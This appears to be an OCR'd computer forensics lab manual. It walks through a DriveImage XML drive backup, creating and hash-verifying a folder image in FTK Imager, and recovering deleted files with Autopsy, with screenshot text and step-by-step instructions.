
Welcome to the drive backup wizard!


This wizard will assist you with backing up your drives:


Drive	Label	Type	Capacity	% used	Physic...
D:		NTFS	117 GB	0	DISK0#3

Next > Cancel


Backup
Backup
Select a backup location and imaging options.
Directory:
C:\Users\admin\Documents
Files:
Drive
File name
D:
Drive_D
Options:
Raw mode
Split large files
Compression:
None
Hot Imaging Strategy:
Try Volume Locking first
Try Volume Shadow Services first
< Back
Next >
Cancel


Backup
Backup of D: in progress
Using module: C:\Program Files (x86)\Runtime Software\DriveImage XML\vss642008.exe
Opening shadow volume: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3
Snapshot ID: {ca4b313a-1ab6-4afa-a345-934148aa13dd}
Using Volume Shadow '\\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3'
Opening destination DAT file 'C:\Users\admin\Documents\Drive_D.dat'
Options: [SPLIT LOCK-V]
Opening destination XML file 'C:\Users\admin\Documents\Drive_D.xml'
Obtaining drive Bitmap...
Writing overhead...
Start copying data...
sector 0 (44160 sectors)
sector 6021792 (131072 sectors)
sector 6152992 (8 sectors)
sector 6283936 (8032 sectors)
sector 122880000 (6144000 sectors)
Time passed: 00:00:30 Time remaining: 00:01:38
24%
Finish
Cancel


Backup
Backup finished
Opening destination XML file 'C:\Users\admin\Documents\Drive_D.xml'
Obtaining drive Bitmap...
Writing overhead...
Start copying data...
sector 0 (44160 sectors)
sector 6021792 (131072 sectors)
sector 6152992 (8 sectors)
sector 6283936 (8032 sectors)
sector 122880000 (6144000 sectors)
Dumping file names to XML...
Closing source...
Releasing shadow: \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy3
Snapshot ID: {ca4b313a-1ab6-4afa-a345-934148aa13dd}...
Imaging 'D:' completed successfully
Ready.
100%
Finish


Libraries ▸ Documents ▸
Search Documents
Organize
Share with
Burn
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Computer
Local Disk (C:)
Local Disk (D:)
Local Disk (E:)
System Reserved (G:
Network
Documents library
Includes: 2 locations
Arrange by: Folder
Name
Date modified
Type
Size
Arduino 3/26/2022 9:59 AM File folder
NetBeansProjects 7/11/2022 9:09 AM File folder
2/18/2022 9:51 AM R Workspace 3 KB
.Rhistory 3/15/2022 11:20 AM RHISTORY File 1 KB
BIBDprac1.R 2/17/2022 12:06 PM R File 1 KB
Drive_D 7/11/2022 9:28 AM WinRAR archive 672,000 KB
Drive_D.002 7/11/2022 9:28 AM 002 File 672,000 KB
Drive_D.003 7/11/2022 9:28 AM 003 File 672,000 KB
Drive_D.004 7/11/2022 9:28 AM 004 File 475,637 KB
Drive_D.dat 7/11/2022 9:28 AM DAT File 672,000 KB
Drive_D 7/11/2022 9:28 AM XML Document 11 KB
13 items
9:33 AM
7/11/2022

Practical 7: Create forensic images of digital devices from volatile data, such as memory, using an imager for computer systems

Instructions:

After opening Accessdata FTK Imager, click on "File" > "Create Disk Image."

1. A popup window will appear, asking you to select the source like Physical drive, logical drive, etc. Select "Contents of a Folder" and click "Next." A warning message will appear regarding the files that can be backed up and files that can't. Proceed by clicking "Yes."

2. Now, it will ask for the source path, basically the folder you want to image. Click on the browse button and select any folder you want to image. After entering the source path, click "Finish."

3. A new window will appear, showing your image source (the folder of which the image is being created) and the image destination, where you want the image to be saved.

4. Click on the "Add" button; a popup window will appear, asking you for details like Case number, Evidence Number, Unique Description, Examiner, and notes. Fill in those details as follows:

- Case number: 20
- Evidence Number: 01
- Unique Description: Network Data
- Examiner: (enter your name here)
- Notes: sensitive data

5. After filling in the above details, click "Next."

6. Another popup window will appear, asking for the "image destination folder." Here, provide the location where you want to save the image. Under the "Image Filename" option, enter the name you want to give to your image file. In this case, we'll name it

"NetworkData." Leave all other fields like "Image Fragment Size" and "Compression" at their default values and click "Finish."


7. Once done, it will display the location of the source and the destination. Leave options like "Verify images after they are created", "Precalculate progress statistics", and "Create directory listings of all files in the image after they are created" at their default values and click "Start."


8. A new window will appear, showing the source and destination, along with the status as "Creating image" and a progress bar, as well as the estimated time. The time of the process will depend on the data present in the source folder; the larger the data, the longer it will take.


9. When the process is complete, it will automatically open a window and display the MD5 Hash and SHA1 Hash values of the created image.


10. You can click on the "Image Summary" button to view detailed information about the created image file.

OUTPUT




AccessData FTK Imager 3.1.2.0
File View Mode Help
Evidence Tree
File List
Name Size Type Date Modified
Create Image
Image Source
D:\CFL Practical
Starting Evidence Number: 1
Image Destination(s)
Add... Edit... Remove
Add Overflow Location
Verify images after they are created
Precalculate Progress Statistics
Create directory listings of all files in the image after they are created
Start Cancel
Evidence Item Information
Case Number: 20
Evidence Number: 561
Unique Description: Network Data
Examiner: Sailesh Sir
Notes: Research Pending!
< Back Next > Cancel Help
Custom Content Sources
Evidence:File System|Path|File Options
New Edit Remove Remove All Create Image
Properties Hex Value Int... Custom Conte...
For User Guide, press F1
NUM


AccessData FTK Imager 3.1.2.0
File View Mode Help
Evidence Tree
File List
Name Size Type Date Modified
Create Image
Image Source
D:\CFL Practical
Starting Evidence Number: 1
Image Destination(s)
Add... Edit... Remove
Add Overflow Location
Verify images after they are created
Precalculate Progress Statistics
Create directory listings of all files in the image after they are created
Start Cancel
Select Image Destination
Image Destination Folder
C:\Users\asif0\Downloads
Browse
Image Filename (Excluding Extension)
CFL PRACTS
Image Fragment Size (MB)
For Raw, E01, and AFF formats: 0 = do not fragment
1500
Compression (0=None, 1=Fastest, ..., 9=Smallest)
6
Use AD Encryption
Filter by File Owner
< Back Finish Cancel Help
Custom Content Sources
Evidence:File System|Path|File Options
New Edit Remove Remove All Create Image
Properties Hex Value Int... Custom Conte...
For User Guide, press F1
NUM


AccessData FTK Imager 3.1.2.0
File View Mode Help
Evidence Tree
File List
Size Type Date Modified
Creating Directory Listing [100%]
Listing Source: C:\Users\asif0\Downloads\CFL PRACTS.ad1
Destination: C:\Users\asif0\Downloads\CFL PRACTS.ad1.csv
Status: Directory listing created successfully
Progress
Elapsed time: 0:00:00
Estimated time left:
Close
Creating Image
Image Source: D:\CFL Practical
Destination: C:\Users\asif0\Downloads\CFL PRACTS
Status: Image created successfully
Progress
Elapsed time:
Estimated time left:
Image Summary...
Close
Image Summary
Created By AccessData® FTK® Imager 3.1.2.0
Case Information:
Acquired using: ADI3.1.2.0
Case Number: 20
Evidence Number: 561
Unique Description: Network Data
Examiner: Sailesh Sir
Notes: Research Pending!

Information for C:\Users\asif0\Downloads\CFL PRACTS.ad1:
[Computed Hashes]
MD5 checksum: 5ebc119a65c706b4b64b619eab31bf23
SHA1 checksum: 2aa55df3138d0f109e4333cfa0961ec6d22985c7
Image information:
Acquisition started: Fri Oct 13 17:46:39 2023
Acquisition finished: Fri Oct 13 17:46:39 2023
Segment list:
C:\Users\asif0\Downloads\CFL PRACTS.ad1
Image Verification Results:
Verification started: Fri Oct 13 17:46:39 2023
OK
Drive/Image Verify Results
Name CFL PRACTS.ad1
MD5 Hash
Computed hash 5ebc119a65c706b4b64b619eab31bf23
Report Hash 5ebc119a65c706b4b64b619eab31bf23
Verify result Match
SHA1 Hash
Computed hash 2aa55df3138d0f109e4333cfa0961ec6d22
Report Hash 2aa55df3138d0f109e4333cfa0961ec6d22
Verify result Match
Close
New Edit Remove Remove All Create Image
Properties Hex Value Int... Custom Conte...
For User Guide, press F1
NUM

Practical 8: Recovering and inspecting deleted files.

Instructions:

Run the program as an administrator.

1. After opening Autopsy, click on "New Case". You will be prompted for case information.

2. Enter the case name as "Recover Files", and in the base directory, input the location where you want to recover the files. Now click on "Next".

3. You will now be asked for optional information. please enter the following details:

- Case Number: 26
- Name: (Your Name)
- Phone Number: (Any 10-digit number)
- Email: (Any email address)
- Notes: Recovery of deleted data

Once you have entered these details, click on the "Finish" button.

4. A new window named "Select Host" will appear. Choose "Generate a new host name based on the data source name" and then click "Next".

5. Now, select the data source type as "Local Disk" and click "Next".

6. You will be prompted to specify the location of the data source. Provide the location of the drive where the "cflpractical" folder was created (in our case, it is the D drive).

7. Leave all other values as default and click "Next".

8. Under the "Configuration Ingest" section, ensure that all titles are checked. If not, click the "Select All" button to choose all titles, and then click "Next".

9. The process will commence to process the data source and add it to the local database. The time taken for this process will depend on the data present on the drive.

10. Once the process is complete, a message will appear stating that the data source has been added to the local database and files are being analyzed. Click "Finish".

11. On the left, you will see the drive you selected as the data source (in our case, it was the D drive).


12. Now navigate to where the "cflpractical" folder was created. Select the folder, right-click, and choose "Extract File". It will ask for the extraction location for the deleted folder. Specify your desired location. Once done, a message will confirm that the file has been extracted.

